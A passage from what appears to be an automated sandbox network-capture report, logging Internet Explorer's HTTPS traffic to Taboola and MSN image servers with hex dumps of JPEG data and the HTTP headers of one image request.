| 2021-09-10 09:11:43 UTC | 25 | IN | Data Raw: 1d 5a 28 11 cb 76 44 8f 56 f6 73 22 6f 4e 22 3f aa 2b b3 f4 9e 98 e9 32 ea 6a fc e8 16 51 46 cf fa 94 b1 b9 6c 76 c6 89 07 af c0 7c 3d 2b e9 05 bc 28 f9 aa ae 4c b2 6a 0b a8 b1 31 d4 ef e6 21 3e f3 10 81 87 10 70 26 c9 f3 98 82 61 cb 98 94 5b a2 19 d3 34 88 46 25 73 5b d4 90 b9 a2 98 08 0b a7 d6 d7 27 1e 1b cb 69 d6 2f ec a4 97 39 e4 27 22 23 4a 92 85 7d 31 36 5d 61 1c 22 3f 88 64 2e 35 26 cb 9b e0 63 bf 37 a7 9b 13 d2 8e 64 fa ed 6f 93 54 05 d4 9b f8 fa dc a3 24 4e fe cc cb 62 44 37 88 41 8a 95 a9 45 da b9 78 aa ed 9a a4 70 e7 83 63 29 85 18 35 70 dd 24 04 c2 4e 4b c2 48 2d e9 82 85 32 9d c4 fa 4b 88 30 23 94 d3 10 72 18 9f bf 38 cf c9 b8 c8 c1 12 76 e4 29 c3 b3 c8 28 65 44 04 dd b3 a3 dc 26 cb a7 1e 8b 7c e8 fb 5a d7 76 13 0d 80 a4 c6 06 83 d7 2d c7 c4<br>Data Ascii: Z(vDVs"oN"?+2jQFlv\|=+(Lj1!>p&a[4F%s['i/9'"#J}16]a"?d.5&c7doT$NbD7AExpc)5p$NKH-2K0#r8v)(eD&\|Zv- |
| 2021-09-10 09:11:43 UTC | 26 | IN | Data Raw: ab 6b e6 05 7a d1 ad da 45 59 39 c2 1d 47 3a d1 8b 75 28 88 ac 20 89 4a 92 c5 00 28 90 58 30 4b 9c 55 d8 98 fe ec 5c 73 c7 94 1d 26 06 2f 26 a4 c0 3d 7e 91 57 51 26 4c 88 d8 80 42 81 53 c5 48 02 18 e5 a9 4e 03 c8 5e 29 45 9d 82 92 6a d8 29 3a d6 ef 6c 94 91 60 76 12 da 96 f1 16 57 60 a3 7d 45 0a 84 1e bc 41 70 6c 0b 7d 58 ba fc 17 dd ea e3 cf bb 6b c2 cd ca 05 06 29 ec a5 d2 0f a6 2d b6 e0 7c d0 4d e8 c2 55 ba ba d8 34 d5 4e 78 a8 08 1e b1 7a 88 b2 b4 32 81 37 29 bc 37 8c db 75 01 f6 c2 9f 99 9a b0 49 2c fa 62 50 9e f9 aa 59 48 48 d3 da 20 d9 2a 4e b0 fa d6 90 94 35 8a 2e 5e 6e 79 94 34 33 68 2e 9a a0 48 d5 33 ce ca 23 d3 fd 01 b7 b0 c4 eb 9a 6c 20 94 5b 46 11 22 14 00 00 bf 48 7d c3 8a 27 ce 39 6b de 03 e2 e9 50 60 bc 92 ae 1d 9e 4e 48 eb 3c 64 8b 04 5b<br>Data Ascii: kzEY9G:u( J(X0KU\s&/&=~WQ&LBSHN^)Ej):l`vW`}EApl}Xk)-\|MU4Nxz27)7uI,bPYHH *N5.^ny43h.H3#l [F"H}'9kP`NH<d[ |
| 2021-09-10 09:11:43 UTC | 27 | IN | Data Raw: 2a 20 39 da f1 be 17 0d d0 e8 71 6a f4 d7 6f 88 c7 a8 ce 6e 65 3a 4c fa ec bd e0 00 00 06 d2 ba 1f 30 fa e1 98 78 59 7a df 0a 4b fa 8e 15 1b 4b 40 42 ae 5b eb 68 a1 d6 e6 f2 d2 a3 25 ac 12 c4 1d 4c 64 a3 64 52 b6 2c 37 11 d0 a3 15 31 06 66 02 75 30 fe bf 78 a7 2d 8d b5 0b fd e6 b7 bf 5b c2 73 a8 37 24 9d 32 ca 4c a6 f4 ad a5 b7 8a 4d f2 36 e3 63 dc 41 bc 3c 39 bd d9 94 5c c5 a1 4d 77 f8 8f 23 d0 07 50 6d 3c 07 ee 27 86 a9 a9 37 80 dc 42 d9 44 cc 6f 79 a9 83 cb bc bc 6d db de 57 da 97 b4 ae 3f 2c f7 59 c3 0f 8c 9e cb 18 58 c3 bb fb c3 b7 f2 ff 00 7c 28 b0 0d 63 e5 32 a2 30 66 1d 0e de c2 2b 86 40 09 b3 6e 0c 0d 7d 1b 46 84 86 ab ae cb d2 0a a2 d7 22 06 43 b3 08 48 02 e4 e9 0b 28 17 27 49 99 7b c6 aa 06 c2 16 2c 62 36 5f 68 49 27 0d 85 e5 2d 56 d1 86 b1 b7<br>Data Ascii: * 9qjone:L0xYzKK@B[h%LddR,71fu0x-[s7$2LM6cA<9\Mw#Pm<'7BDoymW?,YX\|(c20f+@n}F"CH('l{,b6_hI'-V |
| 2021-09-10 09:11:43 UTC | 29 | IN | Data Raw: 27 41 0e 86 d0 0b 08 7e 48 24 10 44 4a b9 d7 d6 55 fc d7 f7 c6 dc a7 93 30 07 d4 42 d9 dc 1b 60 79 6d ca 8d 95 81 95 28 07 4c e3 78 11 ff 00 69 96 23 71 68 07 29 e4 02 e7 51 17 cc 30 3f 2d 1d 8a 65 be d1 ea 30 d0 19 72 77 d6 3e 64 d0 4f ff c4 00 41 11 00 02 01 02 04 03 05 05 05 05 07 04 03 00 00 00 01 02 00 03 11 04 12 21 31 10 41 51 13 20 22 32 71 30 42 52 61 81 05 72 91 a1 d1 14 23 62 b1 c1 15 24 43 53 92 b2 e1 25 33 34 82 45 83 84 ff da 00 08 01 02 01 01 3f 00 e3 ac 36 e3 78 a4 de 30 b8 30 79 87 0e 7c 2f c4 18 0e a3 85 5d 1e 0e 27 bc a2 11 6e 20 d9 b8 01 e2 e0 61 96 26 66 a6 37 a8 83 d5 84 ed 28 9f f1 a9 ff 00 a8 45 17 f2 90 7d 0d e6 a0 8e 15 bc c2 06 80 cb f7 f9 08 46 9c 5b 43 39 4f 7a 09 57 1d 87 a6 6c b7 a8 df 2d bf 19 53 1d 88 7d 88 41 fc 22 31 67<br>Data Ascii: 'A~H$DJU0B`ym(Lxi#qh)Q0?-e0rw>dOA!1AQ "2q0BRar#b$CS%34E?6x00y\|/]'n a&f7(E}F[C9OzWl-S}A"1g |
| 2021-09-10 09:11:43 UTC | 30 | IN | Data Raw: 6e 55 14 18 75 12 b6 ae 1c 6d 50 66 fa f3 fc fb 94 69 1a f5 56 98 db 76 3d 04 00 00 00 16 02 63 71 1d 95 3c 8a 7c 6c 34 f9 0e b3 0c 41 c3 d2 b7 c0 07 0b ff 00 7d ff 00 d7 86 20 81 87 ab f7 0c b4 22 55 19 56 9a 74 19 8f ab 4b cc 1a f6 78 5a 69 ce d7 3f 5d 7b d7 e1 f6 9d 2c f4 16 a5 ae 69 36 a3 aa 99 89 ad 87 a8 e8 69 53 c8 00 d7 4b 5e 27 ef 29 b5 3f 79 6e e9 fd 47 1a 58 1c 4d 4b 5c 04 5e a7 53 28 61 e9 d0 4c a8 3d 49 dc cc 4e 32 9d 01 61 e2 a9 c9 7f 58 59 dd cb b9 bb 1d e6 02 b8 17 a2 c7 9d d3 f4 e1 d9 3f ed 79 ed e1 c9 bf cf 86 2e a0 23 b3 1f fb 42 25 34 05 ae de 55 d4 c7 0e d9 aa 10 75 6d e1 ec 31 0d 42 9a 52 ca 47 98 fc 84 56 b3 6b 29 ab de ec f7 04 68 3a 40 d5 ef 51 95 ae 15 8d c1 88 e2 a2 06 12 ab 8a 74 d9 cf 28 0f 84 7a 4f 86 54 a6 b5 7c 24 9b 66 e5<br>Data Ascii: nUumPfiVv=cq<\|l4A} "UVtKxZi?]{,i6iSK^')?ynGXMK\^S(aL=IN2aXY?y.#B%4Uum1BRGVk)h:@Qt(zOT\|$f |
| 2021-09-10 09:11:43 UTC | 32 | IN | Data Raw: cc c0 ad 2c 3a 09 61 d2 7d 3b d8 9b f8 20 52 60 4e a0 c2 06 68 b0 66 e4 26 57 3c ed 3b 2e ad 05 34 11 45 bd d9 af 76 fe ce a7 bb 35 eb 35 eb c1 6d 01 3e ce de ca b1 b6 59 9a 5e 21 bb 08 05 bd 88 04 cc a6 6d 2a 5c ad 84 19 f4 b7 b1 c4 5e e9 f5 96 33 29 81 48 97 d0 41 32 1e e1 36 99 b8 5e 5f 81 da 0c c4 fb 1a a2 e5 66 43 32 19 90 75 8b bd b8 03 78 66 71 33 77 ed c0 b5 4e 5f 4e 77 80 df bf 51 f2 b0 13 3c cd 2f 09 d4 41 a1 06 73 e1 6e e8 ee 19 9c 2a e4 20 dc 6d 29 dc b3 30 16 53 cb e6 3b f5 fc e3 d2 00 65 a0 88 b6 37 3c 2e 36 33 6e f0 22 fc 04 08 4e a7 48 40 06 0f 31 3a df 90 8a 32 a8 1d fa 83 c5 f4 e0 a8 0c 0a 07 16 97 6e 46 0a b6 f3 2f d4 4b 86 d4 11 2f 35 e8 65 8f 48 2d 02 d3 b5 fc 46 5e 13 c3 b4 5e 96 99 c5 ed 68 f5 42 84 39 49 cd 11 b3 0d 88 23 70 7b b5<br>Data Ascii: ,:a}; R`Nhf&W<;.4Ev55m>Y^!m*\^3)HA26^_fC2uxfq3wN_NwQ</Asn* m)0S;e7<.63n"NH@1:2nF/K/5eH-F ^^hB9I#p{ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 33 | IN | Data Raw: 56 db 7b 7a 38 67 3d 7b 98 73 d5 c8 ea 7a 2d 45 65 61 6e 08 8e 08 c7 19 3c 96 63 d5 98 9e 49 3c 93 40 05 04 b3 1e 00 03 c4 9a b5 d4 ed 95 ca c9 da 6b f6 68 f4 74 28 e5 1c 5b 08 fe d2 f9 d7 1f d5 e2 2f fd 4a be ed 95 c8 28 e6 0b e2 21 d2 d1 d7 ff 00 0b 4d 8b 10 10 33 c1 94 48 fe f6 a8 6d 2d 60 4d 91 5b c1 1a c5 1c 6a 3c 15 57 00 0a 63 f3 a3 4c 3e 75 6d 35 ec 65 4c 5a 8c 59 b6 bd 88 af 4e ee ea 12 92 a7 c9 ab f9 51 60 b8 ce 9f a9 ba 43 a9 46 a3 fd 9e f5 40 49 7c 96 70 09 f1 92 a5 4b ab 32 8b 7d a7 5c c6 61 bc b3 67 19 0b 3c 27 91 9f 06 19 56 f0 27 d1 95 fe 1f 52 38 9e 18 01 78 dd c2 02 13 03 ec f3 d4 9e bb 7a d2 c7 b8 f0 cd d0 1f 0c fb 86 69 9c db 3f b4 bb 8c 4c ca 1b 73 46 fc 1e bc 80 7a 8c d6 67 90 4d 6f 6d c7 0f 71 74 a4 48 c0 7b a3 42 7a 7d d6 2b 5c 18<br>Data Ascii: V{z8g={sz-Eean<cI<@kht([/J(!M3Hm-`M[j<WcL>um5eLZYNQ`CF@I\|pK2}\ag<'V'R8xzi?LsFzgMomqtH{Bz}+\ |
| 2021-09-10 09:11:43 UTC | 34 | IN | Data Raw: 50 d9 fd fe 13 79 8f 7e ca 7e c4 f6 8e f9 f6 58 bf 7a 25 b2 ba 93 c1 04 98 8c 09 1c f4 47 1e 41 a8 2c a9 ce 47 2a ea 7a 32 9f 10 7d 0c d2 e8 71 34 7a b2 22 82 d7 5a 3b 9c ce 0f bc db 1f b7 4f 81 5f 1a 57 46 01 91 d4 e5 59 5b 90 41 1d 41 a4 72 f1 18 e4 89 c6 55 86 72 0f c4 55 a1 c8 e7 d9 fa 9f 6b 32 e2 31 f9 63 ea 4f eb 54 76 bd d5 cd e5 d6 9d aa bc c8 90 a9 9c 23 3d ac e9 28 d9 86 31 02 92 1e 41 a9 9e c3 57 ed d6 b1 ad 43 6d 1d b0 91 cd 89 9a 66 5d b1 bb 43 91 2f 78 ae 72 47 5a d4 62 2c 0f fa a7 4b 51 ef e4 cd eb 34 f6 7f ca 1d 59 e2 87 7c 76 a8 ed 6d 61 98 c7 16 90 c0 b8 ef 0b d7 53 5b c6 b9 a9 b5 86 9a 77 ee 09 a5 e8 ce f6 d1 6d f2 96 6e f6 7f 30 e3 d1 93 42 38 e7 b6 4d 47 b4 52 a1 e5 c1 6f b0 b6 fd db dc 11 f9 29 4f ab f6 2a ed e1 ff 00 c8 c6 ee d9 28<br>Data Ascii: Py~~Xz%GA,G*z2}q4z"Z;O_WFY[AArUrUk21cOTv#=(1AWCmf]C/xrGZb,KQ4Y\|vmaS[wmn0B8MGRo)O*( |
| 2021-09-10 09:11:43 UTC | 36 | IN | Data Raw: 91 ce 4b cb ec 1d e4 f8 96 ab 4d 20 6a 9d a0 13 db e9 b6 70 2c 10 0b 3b 38 dd 9c 04 4c 00 37 ca 86 9d ed ef 2f 52 6d 4d d4 91 dd 58 c0 77 ce db 80 3b 49 40 42 7b d8 81 5b 2d 7b 49 7f 3d c5 e9 43 8d f0 69 bb 0a 44 47 e4 67 94 3d 7d 9b dd 42 84 0f 71 6c 57 f5 78 ff 00 96 80 8d 75 1b a5 0b e4 1c 8c 53 4b 1f 65 75 18 2f 2c 1d 8f dc 86 ff 00 7b 98 90 79 3c 4c df 17 f4 b3 1d 13 b3 3a c6 a7 30 f0 49 2f a5 82 d6 d8 9f 36 55 98 0f 40 ef 45 e4 72 c6 4f b8 00 3d 39 e6 bc 68 1d bc e3 38 ac 30 53 b5 40 f6 48 3e 35 80 c8 54 81 ce 33 5b a7 ec fe a7 77 62 e3 c7 bb 95 bd 62 23 f0 c4 9b 45 10 33 c8 61 d4 53 34 fd 91 d4 66 d1 8e e2 32 6d 63 02 5b 07 f9 da c9 1f cf 3f 50 85 fb d2 b7 e5 41 d7 e6 7a 0a 13 e8 3d 9c 87 e8 ad 23 ba 6d f1 dc 3a 1c cd 3a 60 90 77 bf 0a cb d5 02 d0<br>Data Ascii: KM jp,;8L7/RmMXw;I@B{[-{I=CiDGg=}BqlWxuSKeu/,{y<L:0I/6U@ErO=9h80S@H>5T3[wbb#E3aS4f2mc[?P Az=#m::`w |
| 2021-09-10 09:11:43 UTC | 37 | IN | Data Raw: b9 8c 9f 55 d4 63 8f ad cd 83 3f 2c 9e 2f 19 f6 e3 e8 78 e4 c3 69 69 fa 3c b6 2f a7 69 77 44 c3 35 dd ed c2 7d be a8 62 90 ae 60 b7 43 b2 27 c1 19 25 c1 a6 d2 ad bb 4b ac dc db e8 8b b5 dd e5 b3 1b e4 8a ee e1 48 1d ca 18 62 32 bb 7d c4 4e 49 ad 33 5b 4b 67 09 39 b0 ba 8e e3 ba 2d 9c 6f d8 4e 33 8e 2a df 4d b1 b6 68 c4 d7 57 2e 23 8a 33 2b 88 d3 73 1e 06 59 80 a8 b4 fd 3b 4e 8b bc ba ba 97 3b 23 5c 85 1d 32 49 24 80 00 e4 9a 5f 56 30 89 7b f2 76 a0 8c 8d db 89 38 c0 c7 35 7d da ad 5f bf bb 8a 4d 2f 40 8e 3b d9 e1 36 21 0d c1 9d 8b a4 71 08 cc 8a a7 7b 02 58 80 2a d2 d3 e8 7d 26 1b ed 27 b3 d2 db 45 3a f6 96 d6 49 1d 26 5b bf 5a 8d 64 8f 98 9a d5 e3 4d bd d4 b9 dc c6 96 0e c2 e9 d6 76 d7 bd 9b d7 6f a6 48 e4 8f 4c b9 07 16 17 6a 5d c8 9e c9 87 73 9e 8e 36<br>Data Ascii: Uc?,/xii</iwD5}b`C'%KHb2}NI3[Kg9-oN3*MhW.#3+sY;N;#\2I$_V0{v85}_M/@;6!q{X*}&'E:I&[ZdMvoHLj]s6 |
| 2021-09-10 09:11:43 UTC | 38 | IN | Data Raw: 2e 5a 44 31 64 fd d4 5e a1 10 78 28 ac 6e 53 f2 23 a1 ad cc 90 0c 9f 31 47 19 a0 a2 79 e5 75 00 60 00 ec 48 e0 f4 a2 5e ca 16 52 24 8d 80 24 9e 55 83 75 56 15 3d 8e a7 24 40 cd 6e f1 33 a4 ad ee 2e 83 1b bd cd e3 e2 05 5d 49 63 a3 e9 ef 01 69 e3 d8 e5 c8 48 97 3d 79 d9 0a f4 e2 af 86 b1 a3 6b af 7b 0c dd da 1b 6d 92 49 31 eb bf 77 49 c8 ab dd 66 f3 48 d1 d2 d6 27 bc b6 b6 ee d4 88 95 24 d8 cc ee 46 ed 95 a7 eb 42 c2 f6 5b c8 ee ef 2e 43 22 bc 93 34 99 10 98 5f 9d ac 53 3b a8 92 42 0f 8e 1c 56 08 81 cf f0 f4 cf a7 c9 70 e0 5c 42 b8 78 2e 00 f0 96 26 ca b5 1d 37 52 4b f3 74 35 2b 25 79 6d 64 b8 8e 06 b4 59 a7 89 4e fd cb 1b 6d 42 43 95 ae ca eb 3d 88 81 2d 2d a5 bf b2 79 4e af 26 9d 6c ca e9 67 2c 29 88 e3 90 85 d8 d2 e7 a7 3b 29 5f 4e b7 ec ae 9d 61 a7 47<br>Data Ascii: .ZD1d^x(nS#1Gyu`H^R$$UuV=$@n3.]IciH=yk{mI1wIfH'$FB[.C"4_S;BVp\Bx.&7RKt5+%ymdYNmBC=--yN&l g,);)_NaG |
| 2021-09-10 09:11:43 UTC | 40 | IN | Data Raw: 33 93 d0 b1 a2 66 56 e0 54 00 f8 12 6a da 27 8a 1d d1 20 5c ee 35 60 44 4a 09 0e 2b 4d d8 fb 49 1b 07 50 6a ec 02 fb f0 26 7f bc 09 21 ba f5 e4 d5 e3 82 92 26 0c ee 46 d9 49 2e 3a f4 62 c4 b0 f1 cd 5c ee 4c 85 6e f9 fd 9c 90 dc 73 c7 23 34 49 24 64 92 79 ae 5d 82 91 e1 93 c5 26 0b b6 d1 8d bf 1c 75 e0 67 ad 60 8c fe da c1 f5 83 c7 96 da 08 5a 2b 08 f0 7c 72 64 34 8b fa e2 82 8c 9e 37 83 4b 2f ab 95 38 cd 5a 5a 2e df 6b db 05 85 4d 74 fe 21 72 6a 5b ad bd 1e 77 e0 fc 85 59 da 21 18 e2 3c 9a 9c ae 7a 2b 6d 14 3d 6c da bc 84 00 c5 43 0e 88 d5 6b 22 44 80 48 0f f5 be f2 69 6d a2 77 25 22 5e 88 0f 87 a2 36 ef d4 a9 72 b9 20 1f 77 a3 0a 78 eb 5f 1a 45 73 9c 86 e3 18 f4 f5 f4 27 27 82 73 91 83 41 54 f4 c6 3a 2e 40 cf bb 23 d1 d6 76 fd c2 a6 c6 9c 74 8e e8 23 95<br>Data Ascii: 3fVTj' \5`DJ+MIPj&!&FI.:b\Lns#4I$dy]&ug`Z+\|rd47K/8ZZ.kMt!rj[wY!<z+m=lCk"DHimw%"^6r wx_Es"sAT:.@#vt# |
| 2021-09-10 09:11:43 UTC | 41 | IN | Data Raw: 6d 92 33 57 da 9d db bb 06 b9 bc 9d e7 95 80 3e 2f 21 24 fa 1e 43 eb 53 e0 0f 32 2b 1d d7 11 c3 e7 46 49 e5 40 38 1c 22 8f 13 57 13 dd 11 97 48 8e d5 5a bc 7f 8c 94 8e eb d1 e4 f6 8d 05 51 d0 01 80 3e af 35 32 41 71 1e c7 44 3b 57 77 e6 34 f1 5b 59 89 21 93 2d 9d db 0e 07 c7 34 17 ec c9 c0 f0 c9 fe 83 fa c7 ae 91 bf f0 ae 0c 8f fc 7d 00 5d 4f 2d f6 e7 f8 4e c8 2b 77 ac cc 4a 92 3d fd 05 0f 5a bc e4 bf 88 4f 00 3f a2 0c 8e b8 35 98 5c e6 37 af c0 7f a0 19 c9 fd e7 34 78 85 cf ee ae ac c6 bc 0d 3c d6 d7 b1 6a 45 64 51 e2 2f e6 15 dd 34 72 e7 7b 0c 74 ae 11 42 8f 97 f4 63 70 04 a1 f3 ac 18 8e d0 94 ed f2 a9 51 3f 31 5e 3e b7 97 ec af ea 1e b3 9f ff 00 75 e1 50 cb 67 36 9b 34 91 40 72 0a 3c 97 32 bb 54 29 3c 64 b1 75 23 a7 f4 aa f2 4e 7d a2 6b 8a 47 8d 97 0c<br>Data Ascii: m3W>/!$CS2+FI@8"WHZQ>52AqD;Ww4[Y!-4}]O-N+wJ=ZO?5\74x<jEdQ/4r{tBcpQ?1^>uPg64@r<2T)<du#N}k G |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 5 | 192.168.2.7 | 49777 | 151.101.1.44 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 16 | OUT | GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F26b7c43e8735f7408c60e41fb7e91ecd.jpg HTTP/1.1<br>Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5<br>Referer: https://www.msn.com/de-ch/?ocid=iehp<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: img.img-taboola.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 41 | IN | HTTP/1.1 200 OK<br>Connection: close<br>Content-Length: 15272<br>Server: nginx<br>Content-Type: image/jpeg<br>access-control-allow-headers: X-Requested-With<br>access-control-allow-origin: *<br>edge-cache-tag: 49364228907306153715828566985080420022 8,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70<br>etag: "3d15488c4e13b562df2958c9c5dfbc8a"<br>expiration: expiry-date="Tue, 24 Aug 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days"<br>last-modified: Sat, 24 Jul 2021 05:23:43 GMT<br>timing-allow-origin: *<br>x-ratelimit-limit: 101<br>x-ratelimit-remaining: 100<br>x-ratelimit-reset: 1<br>x-envoy-upstream-service-time: 9<br>X-backend-name: US_DIR:3FP7YNX3LMizprTZsG7BSW--F_US_nlb103<br>Via: 1.1 varnish, 1.1 varnish<br>Cache-Control: public, max-age=31536000<br>Accept-Ranges: bytes<br>Date: Fri, 10 Sep 2021 09:11:43 GMT<br>Age: 1641675<br>X-Served-By: cache-wdc5553-WDC, cache-dca17720-DCA, cache-hhn4042-HHN<br>X-Cache: HIT, HIT, HIT<br>X-Cache-Hits: 1, 1, 1<br>X-Timer: S1631265103.363562,VS0,VE1<br>Vary: ImageFormat<br>X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F26b7c43e8735f7408c60e41fb7e91ecd.jpg<br>X-vcl-time-ms: 1 |
| 2021-09-10 09:11:43 UTC | 43 | IN | Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff e2 0f 40 49 43 43 5f 50 52 4f 46 49 4c 45 00 01 01 00 00 0f 30 61 70 70 6c 02 10 00 00 6d 6e 74 72 52 47 42 20 58 59 5a 20 07 e5 00 01 00 01 00 03 00 0f 00 14 61 63 73 70 41 50 50 4c 00 00 00 00 41 50 50 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 d6 00 01 00 00 00 00 d3 2d 61 70 70 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 64 65 73 63 00 00 01 50 00 00 00 62 64 73 63 6d 00 00 01 b4 00 00 04 18 63 70 72 74 00 00 05 cc 00 00 00 23 77 74 70 74 00 00 05 f0 00 00 00 14 72 58 59 5a 00 00 06 04 00 00 00 14 67 58 59 5a 00 00 06 18 00 00 00 14 62 58 59 5a 00 00 06 2c 00 00 00 14 72<br>Data Ascii: JFIF@ICC_PROFILE0applmntrRGB XYZ acspAPPLAPPL-appldescPbdscmcprt#wtptrXYZgXYZbXYZ,r |
| 2021-09-10 09:11:43 UTC | 44 | IN | Data Raw: 00 43 00 44 00 20 00 43 00 6f 00 6c 00 6f 00 72 00 69 00 64 00 6f 00 4b 00 6f 00 6c 00 6f 00 72 00 20 00 4c 00 43 00 44 03 88 03 b3 03 c7 03 c1 03 c9 03 bc 03 b7 00 20 03 bf 03 b8 03 cc 03 bd 03 b7 00 20 00 4c 00 43 00 44 00 46 00 e4 00 72 00 67 00 2d 00 4c 00 43 00 44 00 52 00 65 00 6e 00 6b 00 6c 00 69 00 20 00 4c 00 43 00 44 30 ab 30 e9 30 fc 00 4c 00 43 00 44 00 4c 00 43 00 44 00 20 00 61 00 20 00 43 00 6f 00 72 00 65 00 73 74 65 78 74 00 00 00 00 43 6f 70 79 72 69 67 68 74 20 41 70 70 6c 65 20 49 6e 63 2e 2c 20 32 30 32 31 00 00 58 59 5a 20 00 00 00 00 00 00 f0 cf 00 01 00 00 00 01 19 11 58 59 5a 20 00 00 00 00 00 00 80 c2 00 00 3c 4b ff ff ff b9 58 59 5a 20 00 00 00 00 00 00 4e 49 00 00 b5 e8 00 00 0a e9 58 59 5a 20 00 00 00 00 00 00 27 cb 00 00 0d<br>Data Ascii: CD ColoridoKolor LCD  LCDFrg-LCDRenkli LCD000LCDLCD a CorestextCopyright Apple Inc., 2021XYZ XYZ < KXYZ NIXYZ ' |
| 2021-09-10 09:11:43 UTC | 45 | IN | Data Raw: 40 e7 41 29 41 6a 41 ac 41 ee 42 30 42 72 42 b5 42 f7 43 3a 43 7d 43 c0 44 03 44 47 44 8a 44 ce 45 12 45 55 45 9a 45 de 46 22 46 67 46 ab 46 f0 47 35 47 7b 47 c0 48 05 48 4b 48 91 48 d7 49 1d 49 63 49 a9 49 f0 4a 37 4a 7d 4a c4 4b 0c 4b 53 4b 9a 4b e2 4c 2a 4c 72 4c ba 4d 02 4d 4a 4d 93 4d dc 4e 25 4e 6e 4e b7 4f 00 4f 49 4f 93 4f dd 50 27 50 71 50 bb 51 06 51 50 51 9b 51 e6 52 31 52 7c 52 c7 53 13 53 5f 53 aa 53 f6 54 42 54 8f 54 db 55 28 55 75 55 c2 56 0f 56 5c 56 a9 56 f7 57 44 57 92 57 e0 58 2f 58 7d 58 cb 59 1a 59 69 59 b8 5a 07 5a 56 5a a6 5a f5 5b 45 5b 95 5b e5 5c 35 5c 86 5c d6 5d 27 5d 78 5d c9 5e 1a 5e 6c 5e bd 5f 0f 5f 61 5f b3 60 05 60 57 60 aa 60 fc 61 4f 61 a2 61 f5 62 49 62 9c 62 f0 63 43 63 97 63 eb 64 40 64 94 64 e9 65 3d 65 92 65 e7 66<br>Data Ascii: @A)AjAAB0BrBBC:C}CDDGDDEEUEEF"FgFFG5G{GHHKHHIIcIIJ7J}JKKSKKL*LrLMMJMMN%NnNOOIOOP'PqPQQPQQR1R\|RSS_SSTBTTU(UuUVV\VVWDWWX/X}XYYiYZZVZZ[E[[\5\\]']x]^^\|^__a_ ``W``aOaabIbbcCccd@dde=eef |
| 2021-09-10 09:11:43 UTC | 47 | IN | Data Raw: da 00 0c 03 01 00 02 10 03 10 00 00 00 c9 82 ea 58 ad 82 46 4b 3b 78 06 32 cd 70 46 6c fd a1 4f 60 af 67 10 2a 78 cc 1b 88 b8 63 16 bf 55 1b b8 44 46 83 9c da 41 c8 03 56 f9 24 7b 9b 20 8b 2c 71 5c 24 c6 c2 25 9f 96 c6 a5 44 e3 af f3 d6 a6 23 7c d9 4d 83 b8 aa 3b 87 02 33 c6 2d 54 76 2a f6 f0 1c 1b 21 80 f3 ba 3d 6d ae 10 fa 4c da 34 ac 54 b5 0c b9 4f 3f 75 ba f3 8e 9e a6 eb b2 d3 6c d2 d7 42 4a 72 ea a5 6e ce 03 d6 66 88 55 2b b4 1f 8d 65 6a 97 be e2 20 30 7a 6a cf 0e ab 6b b7 ba 9e c4 50 db 7a 9e 8c ee 1b e8 0c 56 69 5a d5 29 36 43 55 96 17 d4 48 96 4f 07 d9 61 d4 72 f7 53 d3 57 64 b9 e9 0c bd f2 3a cf b9 5a 8f 85 00 3c 96 42 39 03 df c1 b0 5d ce b0 4f 6a 72 0e 8d 46 08 c7 88 26 a8 06 e2 f6 d7 e9 d7 f4 94 4d 93 ad b6 57 af f3 24 4b 60 af 1a 5a 1d 5d 73<br>Data Ascii: XFK;x2pFlO`g*xcUDFAV$\{ ,q\$%D#\|M;3-Tv*!=mL4TO?ulBJrnfU+ej 0zjkPzViZ)6CUHOarSWd:Z<B9]OjrF&MW$K`Z]s |
| 2021-09-10 09:11:43 UTC | 48 | IN | Data Raw: 66 95 58 ed 10 ce 23 05 95 5e cd 39 4f 46 c1 11 da f7 6e cc 87 4e d6 23 8d 51 4a 2c 44 07 ca e8 81 15 f7 6a 4e e8 14 b1 60 bf a3 c4 5c 56 99 61 73 57 8a a9 34 2d b9 67 e2 95 0e eb 9a de 45 da 4a 18 21 6c 7f 3b 27 40 2a d7 55 1b 91 5e 38 7e b2 db 92 d7 29 63 ab 43 49 16 3a e9 b9 5d a3 82 59 1b 6c cc be 15 55 54 a5 c7 48 e1 a4 73 1c 71 d7 84 97 7b dc c8 60 c9 5a 06 b5 79 c8 f6 f2 37 f6 1a 47 fe 8b bc ae 76 cd 1b 3c 6d b0 51 bb 6d 5c 57 45 9a b4 f1 60 53 e8 ae 07 f1 90 19 4c 42 70 dd 45 8a b2 a6 56 b0 91 4f 19 66 e3 55 e5 05 c2 d7 64 11 8f b2 24 32 33 2a 96 8c 29 ce 3a 84 b2 7d 46 3f 86 0d 94 cb 53 cb 29 2c 5e a8 ef de 46 78 aa 96 22 69 55 23 21 b5 12 ad 1a e9 12 cb 92 49 5e bc 40 4c f7 ed bd cf e4 22 81 e4 d9 55 5a d3 48 fd 15 65 ae 22 52 59 cf fe 87 5c 44<br>Data Ascii: fX#^9OFnN#QJ,DjN`\VasW4-gEJ!l;'@*U^8~)cCI:]YlUTHsq{`Zy7Gv<mQm\WE`SLBpEVOfUd$23*):}F?S),^Fx"iU#!l^@L"UZHe"RY\D |
